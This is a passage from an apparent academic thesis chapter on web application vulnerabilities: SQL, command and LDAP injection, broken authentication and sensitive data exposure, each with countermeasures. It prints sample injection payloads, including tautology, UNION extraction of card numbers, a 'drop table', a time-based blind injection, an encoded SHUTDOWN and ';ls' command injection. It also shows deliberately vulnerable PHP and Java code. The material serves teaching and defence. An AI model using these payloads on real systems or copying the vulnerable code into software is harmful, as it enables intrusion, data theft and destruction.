Injection through cookie Injection can be performed also through cookies: cookies are files that contain state information generated by web applications and stored on the client machine. When a client returns to a web application, cookies can be used to restore the client's state information. Since the client has control over the storage of the cookie, a malicious client could use them to insert malicious code inside the cookie's content. If a web application uses the cookie's contents to build *SQL* queries, an attacker could submit an attack by embedding it in the cookie.

Injection through server variables Another type of *SQLIA* can be done through server variables. Server variables are a collection of variables that contain different type of elements, such as *HTTP*, network headers and environment variables. Web applications use these server variables in a variety of ways, such as logging usage statistics and identifying browsing trends. If these variables are logged to a database which accepts input without doing a proper sanitization, this could create an *SQL* injection vulnerability, because attackers could forge the values that are placed in *HTTP* and network headers and exploit this vulnerability by placing an *SQLIA* directly into the headers. When the query to log the server variable is sent to the database, the attack in the forged header is then triggered.

Second order injection Finally, there is second order injection. In this type of injection, attackers put malicious inputs into a system or database to indirectly trigger an *SQLIA* when that input is used at a later time. Second order injection attacks are not trying to cause the attack to occur when the malicious input reaches the database, but instead, attackers rely on knowledge of where the input will be subsequently used and create their attack so that it occurs during that specific usage.

To clarify, let's consider this example[18]: a user registers on a website using a user name, such as "admin' – ". The application properly escapes the single quote in the input before storing it in the database, preventing its potentially malicious effect. At this point, the user modifies his password, an operation that typically involves checking that the user knows the current password and changing the password if the check is successful.

To do this, the web application might construct an *SQL* command as follows:

```
queryString="UPDATE users SET password='" + newPassword + "' WHERE
  userName='" + userName + "' AND password='" + oldPassword + "'"
```

LISTING 4.1: Second order injection

newPassword and *oldPassword* are the new and old password, respectively, and *userName* is the name of the user currently logged in ("admin' –"). Therefore, the query string that is sent to the database is (assuming that *newPassword* and *oldPassword* are "newpwd" and "oldpwd"):

```
UPDATE users SET password='newpwd'
WHERE userName= 'admin'--' AND password='oldpwd'
```

LISTING 4.2: Second order injection

Because "--" is the *SQL* comment operator, everything after it is ignored by the database. Therefore, the result of this query is that the database changes the password of the administrator ("admin") to an attacker specified value. Second order injections can be especially difficult to detect and prevent because the point of injection is different from the point where the attack actually shows itself.

Attack Intent

Attacks can also be characterized based on the goal or intent of the attacker.

Identifying injectable parameters The attacker wants to probe a web application to discover which parameters and user input fields are vulnerable to *SQLIA*.

Performing database finger print The attacker wants to discover the type and version of database that a web application is using. Different type of databases respond differently to different queries and attacks; therefore this information can be used to fingerprint the database. Knowing the type and version of the database used allows an attacker to craft database specific attacks.

Determining database schema To correctly extract data from a database, the attacker often needs to know database schema information, such as table names, column names and columns data type. Attack with this intent are created to collect or infer this kind of information.

Extracting data These types of attack employ techniques that will extract data values from the database. Depending on the type of web application, this information could be sensitive and high desirable to the attacker. Attacks with this intent are the most commons type of *SQLIA*.

Adding or modifying data The goal of these attacks is to add or change information in a database.

Performing denial of service These attacks are performed to shut down the database of a web application, thus denying service to other users. Attacks involving locking or dropping database tables also full under this category.

Evading detection This category refers to certain attack techniques that are employed to avoid auditing and detection by stem protection mechanism.

Bypassing authentication The goal of these types of attacks is to allow the attackers to bypass database and application authentication mechanism. Bypassing such mechanisms could allow the attacker to assume the rights and privileges associated with another application user.

Executing remote commands These types of attacks attempt to execute arbitrary commands on the database. These commands can be stored procedures or functions available to database users.

Performing privilege escalation These attacks take advantage of implementation errors or logical flaws in the database in order to escalate the privileges of the attacker. As opposed to bypassing authentication attacks, these attack focus on exploiting the database user privileges.

SQLIA types

Some of the different type of *SQLIA* will be now presented and each attack type will be characterized by a descriptive name, one or more attack intents, a description of the attack and an attack example. In order to better explain the attack methodologies, a simple example application that contains an *SQL* injection vulnerability is introduced.

```
String login, password, code, query
login = getParameter("login");
password = getParameter("pwd");
code = getParameter("code")
Connection connection.createConnection("MyDB");
query = "SELECT profiles FROM users WHERE login='" +
        login + "' AND pwd='" + password +
        "' AND code=" + code;
Result result = connection.executeQuery(query);
if (result!=NULL)
    displayProfiles(result);
else
    displayAuthFailed();
```

LISTING 4.3: Extract of servlet implementation

The code extract in [Listing 4.3](#) implements the login functionality for an application. It is based on similar implementations of login functionality that can be found in existing web based application. The code in the example uses the input parameter *login*, *pwd* and *code* to dynamically build an *SQL* query and submit it to a database.

Tautologies *Attack intent:* bypassing authentication, identifying injectable parameters, extracting data.

Description: in general, the aim of a tautology based attack is to inject code in one or more conditional statements so that they always evaluate it to true. The consequences of this attack depend on how the results of the query are used within the application. For instance, an attacker might want to bypass

authentication pages and extract data. In this type of injection, an attacker exploits an injectable field that is used in a query's *WHERE* conditional. Transforming the conditional into a tautology causes all the rows in the database table targeted by the query to be returned. Generally, for a tautology-based attack to work, an attacker must consider not only the injectable parameters, but also the coding constructs that evaluate the query results.

Typically, the attack is successful when the code either displays all the returned records or performs some action if at least one record is returned.

Example: In this example attack, an attacker submits " ' or 1=1 - -" for the login input field (the input submitted for the other fields is irrelevant). The resulting query is:

```
SELECT profiles FROM user WHERE
login=" or 1=1 -- AND pwd=" AND code=
```

LISTING 4.4: *SQLIA* - Tautology

The code injected in the conditional (*OR 1=1*) transforms the entire *WHERE* clause into a tautology. The database uses the conditional as the basis for evaluating each row and deciding which ones to return to the application. Because the conditional is a tautology, the query evaluates to true for each row in the table and returns all them. In our example, the returned set evaluates to a not null value, which causes the application to conclude that the user authentication was successful.

Logically Incorrect Queries *Attack Intent:* Identifying injectable parameters, performing database finger-printing, extracting data.

Description: This attack lets an attacker gather important information about the type and structure of the back-end database of a web application. The attack is considered a preliminary, information gathering step for other attacks. The vulnerability leveraged by this attack is that the default error page returned by application servers is often overly descriptive. In fact, the simple fact that an error messages is generated can often reveal vulnerable/injectable parameters to an attacker.

Additional error information, originally intended to help programmers debug their applications, further helps attackers gain information about the schema of the back-end database. In order to perform this attack, an attacker tries to inject statements that cause a syntax, type conversion, or logical error into the database. Syntax errors can be used to identify injectable parameters. Type errors can be used to deduce the data types of certain columns or to extract data. Logical errors often reveal the names of the tables and columns that caused the error.

Example: the goal of the attacker is to cause a type conversion error that can reveal relevant data. In order to achieve this, the attacker injects the following text into input field *code*:

```
"convert(int,(select top 1 name from sysobjects where xtype='u'))"
```

The resulting query is:

```
SELECT profiles FROM users WHERE login='' AND
pwd='' AND code= convert (int,(select top 1 name from
sysobjects where xtype='u'))
```

LISTING 4.5: SQLIA - Logically Incorrect Queries

In the previous string, the injected select query attempts to extract the first user table (*xtype='u'*) from the database's metadata table (assume the application is using *Microsoft SQL Server*, for which the metadata table is called *sysobjects*). The query then tries to convert this table name into an integer, but, considering that this is not a legal type conversion, the database throws an error.

Union Query *Attack Intent:* Bypassing Authentication, extracting data.
Description: In this type of attack, an attacker exploits a vulnerable parameter to change the data returned for a given query. Using this technique, an attacker can make the application into returning data from a table different from the one that was intended by the developer. This is achieved by injecting a statement of the form:

```
UNION SELECT <rest of injected query>
```

The attacker has completely control of the injected query; therefore, he can use that query to retrieve information from a specified table.

After this attack, the database returns a dataset that is the union of the results of the original first query and the results of the injected second query.

Example: An attacker could inject following text:

```
"" UNION SELECT cardNo from CreditCards where acctNo=10032 --"
```

into the login field, which produces the following query:

```
SELECT profiles FROM users WHERE login='' UNION
SELECT cardNo from CreditCards where
acctNo=10032 -- AND pwd='' AND code=
```

LISTING 4.6: SQLIA - Union Query

Considering that there is no login equal to "", the original query returns the null set, while the second query returns data from the "CreditCards" table. The database takes the results of these two queries, unions them, and returns them to the application.

Piggy Backed Queries *Attack Intent:* Extracting data, adding or modifying data, performing denial of service, executing remote commands.

Description: Here an attacker tries to inject additional queries into the original query. This is distinct from others because, here an attacker is not trying to modify the original intended query; instead, he tries to include new queries that “piggy-back” on the original query. Doing this, the database receives multiple *SQL* queries.

The first is the intended one and it is executed as normal; the others are the injected queries, which are executed in addition to the first. This kind of attack, if successful, can make attackers insert any type of *SQL* command into the additional queries and have them executed along with the original query. If a database has a configuration that allows multiple statements to be contained in a single string, likely it has a vulnerability of this type.

Example: If the attacker inputs “”; drop table users - -” into a general *pwd* field, an could application generates the query:

```
SELECT profiles FROM users WHERE login='admin' AND  
pwd=''; drop table user -- 0 AND code=123
```

LISTING 4.7: *SQLIA* - Piggy-Backed

After completing the first query, the database would recognize the query delimiter (“;”) and execute the injected second query. The result of the execution of the second query would be to drop table users, which might destroy valuable information. Other types of queries could insert new users into the database or execute stored procedures.

Inference *Attack Intent:* Identifying injectable parameters, extracting data, determining database schema.

Description: Performing this kind of attack involves that the query is modified in the form of an action that is executed based on the answer to a true/false question about data values in the database. Attackers usually try to attack a site that has been secured enough so that, when an injection has succeeded, there is no usable feedback through database error messages. Since database error messages aren’t available to provide the attacker with feedback, attackers have to use a different method in order to obtain a response from the database. In this situation, an attacker injects commands into the site and then observes how the response of the website changes. Observing when the site behaves the same and when its behaviour changes, the attacker can deduce if certain parameters are vulnerable and some additional information about the values in the database.

Inference attacks can be divided in two types. They both allow an attacker to extract data from a database and detect vulnerable parameters.

Blind Injection: In this technique, the information must be inferred from the behaviour of the page by asking the server true/false questions. If the

injected statement evaluates to true, the site continues to function normally. If the statement evaluates to false, although there is no descriptive error message, the page differs significantly from the normally-functioning page;

Timing Attacks: A timing attack allows an attacker to gain information from a database by observing timing delays in the response of the database. This attack is very similar to blind injection, but uses a different method of inference. To perform a timing attack, attackers structure their injected query in the form of an if/then statement, whose branch predicate corresponds to an unknown about the contents of the database. Along one of the branches, the attacker uses a *SQL* construct that takes a known amount of time to execute. By measuring the increase or decrease in response time of the database, the attacker can infer which branch was taken in his injection and therefore the answer to the injected question.

Example: In the following examples two ways in which *Inference* based attacks can be used are shown.

The first of these is identifying injectable parameters using blind injection. Consider two possible injections into the login field. The first being

`"legalUser' and 1=0 --"`

and the second

`"legalUser' and 1=1 --"`

These injections result in the following two queries:

```
SELECT profiles FROM users WHERE login='legalUser'
and 1=0 -- ' AND pwd='' AND code=0
SELECT profiles FROM users WHERE login='legalUser0
and 1=1 -- ' AND pwd='' AND code=0
```

LISTING 4.8: *SQLIA* - Blind Injection

Let's considered now two scenarios. In the former, there is a secure application and the input for *login* is validated correctly. In this case, both injections would return *login* error messages and therefore the attacker would know that the *login* parameter is not vulnerable. In the latter, there is an insecure application and the *login* parameter is vulnerable to injection. The attacker submits the first injection and the application returns a *login* error message, because it always evaluates to false. In any case, at this point the attacker doesn't know if this is because the application validated the input correctly and blocked the attack attempt or because the attack itself caused the *login*

error. The attacker submits then the second query, which is always evaluated to true. If in this case there is no *login* error message, then the attacker knows that the attack was successful and that the *login* parameter is vulnerable to injection.

The second way inference based attacks can be used is to perform data extraction. Here it has been illustrated how to use a *Timing* based inference attack to extract a table name from the database. In this attack, the following text is injected into the *login* parameter:

```
'legalUser' and ASCII(SUBSTRING((select top 1 name from
sysobjects)1,1)) > X WAITFOR 5 --'
```

LISTING 4.9: SQLIA - Time based Injection

This produces the following query:

```
SELECT profiles FROM users WHERE login='legalUser' and
ASCII(SUBSTRING((select top 1 name from sysobjects),1,1))
> X WAITFOR 5 -- ' AND pwd='' AND code=0
```

LISTING 4.10: SQLIA - Time based Injection

In this attack the first character of the first table's name is extracted through the *SUBSTRING* function. Using a binary search strategy, the attacker can then ask a series of questions about this character. In this case, the attacker is asking if the *ASCII* value of the character is greater-than or less-than-or-equal-to the value of X. If the value is greater, the attacker will see an additional 5 second delay in the response of the database. The attacker can then use a binary search by varying the value of X to identify the value of the first character.

Alternate Encodings *Attack Intent:* Evading detection.

Description: Here the injected text is modified in order to avoid detection by defensive coding practices and some automated prevention techniques. This attack type is used in conjunction with other attacks. Alternate encodings don't provide any unique way to attack an application; they are simply an enabling technique that allows attackers to evade detection and prevention techniques and exploit vulnerabilities that might not otherwise be exploitable. These evasion techniques are often necessary because a common defensive coding practice is to scan for certain known "bad characters," such as single quotes and comment operators.

To evade this defence, attackers have employed alternate methods of encoding their attack strings. Common scanning and detection techniques do not try to evaluate all specially encoded strings, thus allowing these attacks to go undetected. Contributing to the problem is that different layers in an application have different ways of handling alternate encodings. The application may scan for certain types of escape characters that represent alternate encodings in its language domain.

Another layer may use different escape characters or even completely different ways of encoding. For example, a database could use the expression `char(120)` to represent an alternately-encoded character “x”, but `char(120)` has no special meaning in the application language’s context. An effective code-based defence against alternate encodings is difficult to implement in practice because it requires developers to consider all the possible encodings that could have been applied at a given query string.

Example: Because every type of attack could be represented using an alternate encoding, here we simply provide an example of how esoteric an alternatively-encoded attack could appear. In this attack, the following text is injected into the login field:

```
“legalUser’; exec(0x73687574646f776e) -- ”
```

The resulting query generated by the application is:

```
SELECT profiles FROM users WHERE login='legalUser';  
exec(char(0x73687574646f776e)) -- AND pwd='' AND code=
```

LISTING 4.11: *SQLIA* - Alternate Encodings

This example makes use of the `char()` function and of *ASCII* hexadecimal encoding. The `char()` function takes as a parameter an integer or hexadecimal encoding of a character and returns an instance of that character. The stream of numbers in the second part of the injection is the *ASCII* hexadecimal encoding of the string “*SHUTDOWN*”. Therefore, when the query is interpreted by the database, it would result in the execution, by the database, of the *SHUTDOWN* command.

4.3.2 Command Injection

Command injection vulnerabilities may be present in applications that accept and process system commands or system command arguments from users, without proper input validation and filtering. The purpose of a command injection attack is the insertion of an OS command through data input to the vulnerable application, which in turn executes the injected command.

Compared to other injection attacks, command injections may not be so prevalent[19]. Nevertheless, a command injection vulnerability can lead to loss of data confidentially, integrity and unauthorized remote access to the system that hosts the vulnerable application. Therefore, an attacker can gain access to resources that he is not allowed to directly accessing them, such as system files that include sensitive data. Moreover, an attacker can perform various malicious actions to the vulnerable system, such as delete files or add new system users for remote access and persistence.

Command injection can be classified into two main categories:

- Result based command injection;
- Blind command injection.

Result based command injection

In this category, the attacker can deduce if his command injection succeeded or not and what exactly was the output of the executed command by reading the response of the vulnerable application. Result base command injection can be further divided in *Classic result based command injection* and *dynamic code evaluation*.

Classical result based command injection is the simplest and most common command injection attack. The attacker makes use of several common *Linux* shell operators, which either concatenate the initial genuine commands with the injected ones, or exclude the initial commands executing only the injected one.

These operators are:

Redirection operators (i.e. "<", ">", ">>") that allow the attacker to redirect command input or output;

Pipe operator (i.e. "|") that allows the attacker to chain multiple commands, in order to redirect the output of one command into the next one;

Semicolon operator (i.e. ";") that allows the attacker to chain in one code line a sequence of multiple arbitrary OS commands separated by semicolons;

Logical operators (i.e. "&&", "||") that perform some logical operation against the data before and after executing them on the command line;

Command substitution operators (i.e. "``", "\$()") that can be used to evaluate and execute a command as well as provide its result as an argument to another command;

New line feed (i.e. "\n", "%0a") that separates each command and allows the attacker to chain multiple commands.

To better understand classical result based command injection, consider the following snippet of a *PHP* code:

```
<?php
if(isset($_GET["addr"])) {
    echo exec("/bin/ping -c 4".$_GET["addr"]);
}
?>
```

LISTING 4.12: Classical result based command injection

A web application which runs it, simply executes and prints the output of the ping command to an IP address that is provided to the application via the *GET* "addr" parameter. The key function of the snippet is the "exec()", which is a *PHP* function that executes a command, which is given to "exec()" as an argument.

Consider now the following *URL* for the web application:

```
http://example/file.php?addr=127.0.0.1
```

In this case, the value of "addr" GET parameter is 127.0.0.1 and a ping command will be executed four times for it through the "exec()" function. The "addr" GET parameter is under the control of the end user. Assuming that an attacker wants to inject and execute the "ls" command, he can modify the "addr" GET parameter by injecting the attack vector, ";ls", so that the new value of "addr" parameter becomes "127.0.0.1;ls". Using the following URL

```
http://example/file.php?addr=127.0.0.1;ls
```

the web application executes via the "exec()" function the command

```
"/bin/ping -c 4 127.0.0.1;ls"
```

which is composed of two different commands separated by the ";" operator and executed one after the other. The output of the two commands is returned to the attacker.

Dynamic code evaluation technique Command injection through this method takes place when the vulnerable application uses the `eval()` function, which is used to dynamically execute code that is passed to it at run-time. Thus, the dynamic code evaluation can be also characterized as: "executing code, while executes code", since the `eval()` function is used to interpret a given string as code. An attacker can supply a specially crafted input to the `eval()` function, which results in command injection.

In order to understand how an attacker can take advantage of the "eval()" function, let's consider the following code:

```
<?php
if(isset($_GET["name"])) {
    eval("echo \"Hello, ".$_GET['name'].\"!\";");
}
?>
```

LISTING 4.13: Dynamic code evaluation

An application running it takes the value of the `name` GET parameter and uses it as an argument for the "eval()" function, in order to print it back. An attacker can supply a specifically crafted input to the "eval()" function, which results in command injection through dynamic code evaluation. In particular, the attacker can modify the "name" GET parameter so that its value is a PHP command like `".print('ls');//"`. That is, the attacker uses the following URL:


```
http://example/file.php?name=".print('ls');
```

In this case, the application executes the *PHP* code `print('ls')`. To be more specific, the prefix `."` is used to break the syntax and reform it concatenated with `print('ls')`.

Blind command injection

In this category, which has not been studied extensively in the literature[19], the vulnerable application does not output the result of the injected command, in contrast to result based command injection. This means that the attacker cannot directly infer if the command injection succeeded or not and obtain the result by reading the response of the web application.

The attacker can indirectly deduce the output of the injected command using the following techniques: *based on time delays* and *based on output redirection*.

Time based Through this technique, an attacker injects and executes commands that introduce time delay. By measuring the time it took the application to respond, the attacker is able to identify if the command executed successfully or failed.

File based The rationale behind this technique is based on a simple logic: when the attacker is not able to observe the results of the execution of an injected command, he can write them to a file, which is accessible to the attacker. This command injection technique is similar to the classic result based technique with the main difference that, after the execution of the injected command, an output redirection is performed using the `>` operator, in order to save the output of the command to a text file. Due to the logic of this technique, the file bases can be also classified as semi-blind command injection, as the random text file containing the results of the desired shell command execution is visible to everyone.

4.3.3 LDAP Injection

Lightweight Directory Access Protocol is used in web applications to provide lookup information and enforcing authentication. Web applications may suffer from *LDAP* injection vulnerabilities that may lead to security breaches such as login bypass or privilege escalation. An attacker can exploit the vulnerabilities by providing malicious inputs and change intended operations through altered *LDAP* queries. A vulnerable application cannot differentiate a malicious query generated based on attackers input and a legitimate query generated based on benign inputs.

LDAP injection vulnerabilities take place when an application does not properly validate user inputs. This vulnerability lead to exploitation of the application by providing carefully crafted data containing parts of the *LDAP*

query. When the altered query is executed, it leads to different types of security breaches, depending on the target application.

For instance, let's suppose we have a web application using a search filter like the following one:

```
searchfilter="(cn="+user+")"
```

which is instantiated by an *HTTP* request like this:

```
http://www.example.com/ldapsearch?user=John
```

If the value "John" is replaced with a "*", the filter will look like:

```
searchfilter="(cn=*)"
```

which matches every object with a 'cn' attribute equals to anything. If the application is vulnerable to *LDAP* injection, it will display some or all the users' attributes, depending on the application's execution flow and the permissions of the *LDAP* connected user.

LDAP injection vulnerability detection has been least addressed in the literature[20] and therefore, there is the need of more researches about this type of vulnerability, how it can be detected and exploited.

4.3.4 Countermeasure

The root cause of injection vulnerabilities is insufficient input validation[17]. Therefore, the straightforward solution for eliminating these vulnerabilities is to apply suitable defensive coding practice.

Some of the best practices proposed in the literature are summarized as follows:

Input type checking Injection attacks can be performed by injecting command into either a string or a numeric parameter. Even a simple check of such inputs can prevent many attacks;

Encoding of inputs Injection into a string parameter is often accomplished through the use of meta characters that trick the parser into interpreting user input as tokens. While it is possible to prohibit any usage of these meta characters, doing so would restrict a non malicious user's ability to specify legal inputs that contains such characters. A better solution is to use functions that encode a string in such a way that all meta characters are specially encoded and interpreted as normal character;

Positive pattern matching Developers should establish input validation routines that identify good input as opposed to bad input. This approach is generally called *positive validation*, as opposed to *negative validation*, which searches input for forbidden patterns. The developers might not be able to envision every type of attack that could be launched against their application, but they should be able to specify all the forms of legal input: thus, positive validation is a safer way to check inputs;

Identification of all input sources Developers must check all input to their application. There are many possible sources of input to an application, but, simply put, all input sources must be checked.

Although defensive coding practices remain the best way to prevent injection vulnerabilities, their application is problematic in practice. Defence coding is prone to human error and is not as rigorously and completely applied as automated techniques. While most developers do make an effort to code safely, it is extremely difficult to apply defensive coding practices rigorously and correctly to all sources input[17].

4.4 Broken Authentication

Broken Authentication and Session Management(section 4.7) vulnerabilities are often found to improper implementation of user authentication and management of active session. Although different frameworks and functions provide proper authentication and session management, however, customized authentication and session management are built often by developers, which may lead to exploit broken authentication and session management vulnerabilities[21].

Broken authentication is a kind of vulnerability which occurs due to the misconfiguration of session management. After an authentication process completed, a session will be created which will be activated for data communication between the server and a particular user. If any intruder can get access in the active session of any specific user bypassing the authentication process, the scenario is treated as broken exploiting authentication problem of a given application.




FIGURE 4.7: Authentication process[22]

During the authentication process, a session request is raised by a user of a web application through the login page where the user credential has been provided. Once the given requests has been sent from the client side to server side, the server initiates a query to the database for checking whether the user provided credential is matched with the record of the database or not. As soon as the validation process is successful, a session with a specific ID will be allocated for the user to communicate with the application. Then, a user can access the system with a given privileges provided by the administrator of the system for getting different services.

A valid session works for a certain duration which is predefined by the system designer. Browsers stores the user credential in the authentication cookie[23], so that the session will remain continue once the session is expired its period by sending the authentication information to the server side.

This process is performed automatically behind the user interface which will reduce the effort of the user to authenticate[24] for each time they use the website. However, the intruder can catch and get access into other's active session by using different applications, in case the user missed closing the session as directed by the application designer.

As a general approach of a broken authentication exploit, an attacker continuously sends the request of produced user credential until the system finds it correct. As soon as the guessable credentials are matched with database, the system sends response to the attacker with the access in the account of admin panel. It has to be mentioned that many systems are easily exploitable due to the use of weak or default passwords.

Some broken authentication exploit techniques are: *Session Misconfiguration*

attack, Cracking Weak Password exploitation, Exploiting Authentication problem and Decoding Inadequate Encryption.

4.4.1 Possible Attacks

Session Misconfiguration attack Session duration is one of the major facts in maintaining a secure authentication process of the web applications. When the user credentials are validated from a system, a session for the particular user with a session ID for a limited period of time is assigned. In case the developer of the web application sets the session duration parameter with a large value, the session will remain active for that specific period if the user not logged off their account as directly by the designer of the application. Therefore, that session can be re-established to reusing by an intruder which leads to broken authentication. Session misconfiguration is one of the most critical areas for broken authentication and session management vulnerability. Therefore, it will be discussed deeply in section 4.7.1.

Cracking Weak Password Exploitation Due to lack of awareness about password management, some non-technical user keep their password in a general form, like admin,mypassword, etc. and also in some cases, user remains the default password for their access into the system which will be easy to guess for an attacker to get access in the system. The process of cracking/guessing a user's weak password can be done in an automated process through using programs which check predefined dataset for trying to find username and password.

Exploiting Authentication problem Web applications authentication systems are handled by using conditional queries to check username and password against one user for authentication. If these conditional queries get infected or not properly handled, they could be easily compromised by an intruder to get access into the system without proper authentication.

Decoding Inadequate Encryption In some web applications, privacy measures are not properly handled by the developers. Therefore, an attacker can steal the session ID from one user by exploiting the security flaws of disclosing the session ID in the URL of the system.

For instance, in this URL, *http://www.example.com/session?s=12345&dest=demouser*, the general id of a user (*demouser*) has been disclosed publicly in the URL.

As such, it is easy for an attacker to steal some other user's session id just only changing the session ID value into the URL: *http://www.example.com/session?s=12346&dest=attacker*. This attack process is feasible due to the inadequate encryption in the value of the session ID.

A study[25] has listed the major root cause of broken authentication vulnerabilities:

- Lack of metrics: absence of well-developed metrics that can assist in making the right decision in the selection of security mechanisms;
- Lack of security knowledge among programmers to apply information and communication security mechanism to their solutions;
- Wrong decisions or compromises: both designers and programmers are prone to wrong decision due to lack of metrics and security knowledge;
- Use of self developed modules instead of well tested and thoroughly analysed modules for security services such as authentication;
- Storing user credentials with other application data;
- Guessing attempts: allowing repeated guessing attempts;
- Level of user data in the system: the level of information the system knows/holds about users;
- Lack of security awareness among users;
- Stringent requirements set to strengthen security might be unrealistic and very difficult to meet by users.

The design and implementation of authentication modules shall take into consideration both technical and human issues. Implementing an authentication system with very strong security features may be cost prohibitive and infringe on and hinder usability. The level of security required for one particular system is hardly known as the discipline of security lacks proper metrics; which actually implies that it difficult to measure whether a particular solution has attained the required or even the desired level of security. When password based authentication mechanisms are considered, the ability of human users to remember long and complex passwords is a well-known limitation. Quite often, it is possible to persuade users to avoid using weak passwords. However, due to the increase in the number of systems available to a single user that he may log-in, users may prefer to re-use passwords or use a rather memorable password that is easily guessable. Either way of attempting to satisfy password requirements makes systems vulnerable. More work is needed in designing and providing users with memorable, yet strong passwords via pass phrases, pass faces or user selected digital objects. Another important approach is the *single-sign-on (SSO)* authentication that reliefs users from the burden of remembering too many passwords. The protection of authentication data does not stop with the process of authentication. Preserving the sessions of authenticated users and the long-term management of users' credentials are important issues. Proper attention should be given in studying and understanding how the authentication system handles numerous requests whenever the application is being executed.

4.4.2 Countermeasures

In order to avoid authentication problems, some configuration should be implemented in the system at different level.

Passwords - Level 1 Passwords management is one of the most important aspect of the authentication process. In order to be considered secure, they should satisfy the following conditions:

- They should be 10 characters long;
- All printing *ASCII* characters as well as the space character should be acceptable in memorized secretes;
- The use of long password and passphrases should be encouraged;
- Ensure that passwords used are not commonly used password that have been already been leaked in a previous compromise.

Furthermore, there should be implemented a secure password recovery mechanism and a secure password storage.

Multi Factor Authentication - Level 2 *Multi Factor Authentication (MFA)* ensures that users are who they claim to be by requiring them to identify themselves with a combination of:

- Something you know - Password or PIN;
- Something you own - Token or Phone;
- Something you are - Biometrics, such as a fingerprint.

Multi factor solutions provide a more robust solution by requiring an attacker to acquire more than one element to authenticate with the service. It's important to say that biometrics must be used only as a part of multi factor authentication with a physical authenticator.

Cryptographic Based Authentication - Level 3 This level of security is required when the impact of compromised systems could lead to personal harm, significant financial loss, harm the public interest or involve civil or criminal violations. The idea is to require authentication that is based on proof of possession of a key through a cryptographic protocol. This is typically done though hardware cryptographic modules.

Session Management

Session Management, as said before, is one of the key process that outlines the security of a web application, but while it involves both authentication and authorization, it will be discussed in section [4.7.1](#).

4.5 Sensitive Data Exposure

Over the last few years, this has been one of the most impactful attack. The cause of this type of attack, is simply the fact that often sensitive data are not encrypted. Indeed, sensitive data, such as credit cards, IDs and authentication credentials, are not properly protected by web applications. Attackers could steal or modify such weakly protected data to conduct identity theft or other crimes.

In order to avoid this, the first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. *EU's General Data Protection Regulation (GDPR)*, or regulations, e.g. financial data protection such as *PCI Data Security Standard (PCI DSS)*.

For all of this data, the following aspect should be considered and evaluated:

- The data shouldn't be transmitted in clear text;
- Sensitive data shouldn't be stored in clear text, including backups;
- Old or weak cryptographic algorithms should be avoided;
- There shouldn't be default crypto keys in use, weak crypto keys generated or re-used;
- Encryption has to be enforced;
- The user agent should verify if the received server certificate is valid.

There are three key elements to assure data protection:

1. **Confidentiality** Data should be protected from unauthorized observation or disclosure both in transit and when stored;
2. **Integrity** Data should be protected being maliciously created, altered or deleted by unauthorized attackers;
3. **Availability** Data should be available to authorized users as required.

Applications have to assume that all user devices are compromised in some way. When an application transmits or stores sensitive information on insecure devices, such as shared computers, the application is responsible for ensuring data stored on these devices is encrypted and cannot be easily illicitly obtained, altered or disclosed.

4.5.1 Countermeasures

Mitigation methods that web developers may utilize, aim to protect users from different types of potential threats and aggressions that might try to undermine their privacy and anonymity. Some of them are: *Strong Cryptography*, *Support HTTP Strict Transport Security*, *Digital Certificate Pinning* and *Prevent IP Address Leakage*.

Strong Cryptography Any online platform that handles user identities, private information or communications must be secured with the use of strong cryptography. User communications must be encrypted in transit and storage. User's sensitive information must also be protected using strong, collision-resistant hashing algorithms with increasing work factors, in order to greatly mitigate the risks of exposed credentials as well as proper integrity control. To protect data in transit, developers must use and adhere to *TLS/SSL* best practices such as verified certificates, adequately protected private keys, usage of strong ciphers only, informative and clear warnings to users, as well as sufficient key lengths. Private data must be encrypted in storage using keys with sufficient lengths and under strict access conditions, both technical and procedural.

Support HTTP Strict Transport Security *HTTP Strict Transport Security (HSTS)* is an *HTTP* header set by the server indicating to the user agent that only secure (*HTTPS*) connections are accepted, asking the user agent to change all insecure *HTTP* links to *HTTPS*, and forcing the compliant user agent to fail-safe by refusing any *TLS/SSL* connection that is not trusted by the user. *HSTS* is very useful for users who are in consistent fear of spying and *Man in the Middle Attacks*¹. Developers should give users the choice to enable it if they wish to make use of it, in the case that it's impractical to force *HSTS* on all users.

Digital Certificate Pinning Certificate Pinning is the practice of hardcoding or storing a pre-defined set of information (usually hashes) for digital certificates/public keys in the user agent such that only the predefined certificates/public keys are used for secure communication, and all others will fail, even if the user trusted (implicitly or explicitly) the other certificates/public keys.

Some advantageous scenarios for pinning are:

- In the event of a certificate compromise, in which a compromised certificate trusted by a user can issue certificates for any domain, allowing evil perpetrators to eavesdrop on users;
- In environments where users are forced to accept a potentially-malicious root certificate;
- In applications where the target demographic may not understand certificate warnings, and is likely to just allow any invalid certificate.

Prevent IP Leakage Preventing leakage of user IP addresses is of great significance when user protection is in scope. Any application that hosts external 3rd party content, such as avatars, signatures or photo attachments, must

¹In cryptography and computer security, a man-in-the-middle attack (MITM) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other

take into account the benefits of allowing users to block 3rd-party content from being loaded in the application page. If it was possible to embed 3rd-party, external domain images, for example, in a user's feed or timeline, an adversary might use it to discover a victim's real IP address by hosting it on his domain and watch for *HTTP* requests for that image.

Web developers are advised to consider giving users the option of blocking external content as a precaution.

Summing up, in order to prevent Sensitive Data Exposure vulnerability, these rules should be followed:

- Classify data processed, stored, or transmitted by an application and identify which data is sensitive;
- Apply controls as per the classification;
- Don't store sensitive data unnecessarily and discard it as soon as possible
- Make sure to encrypt all sensitive data at rest;
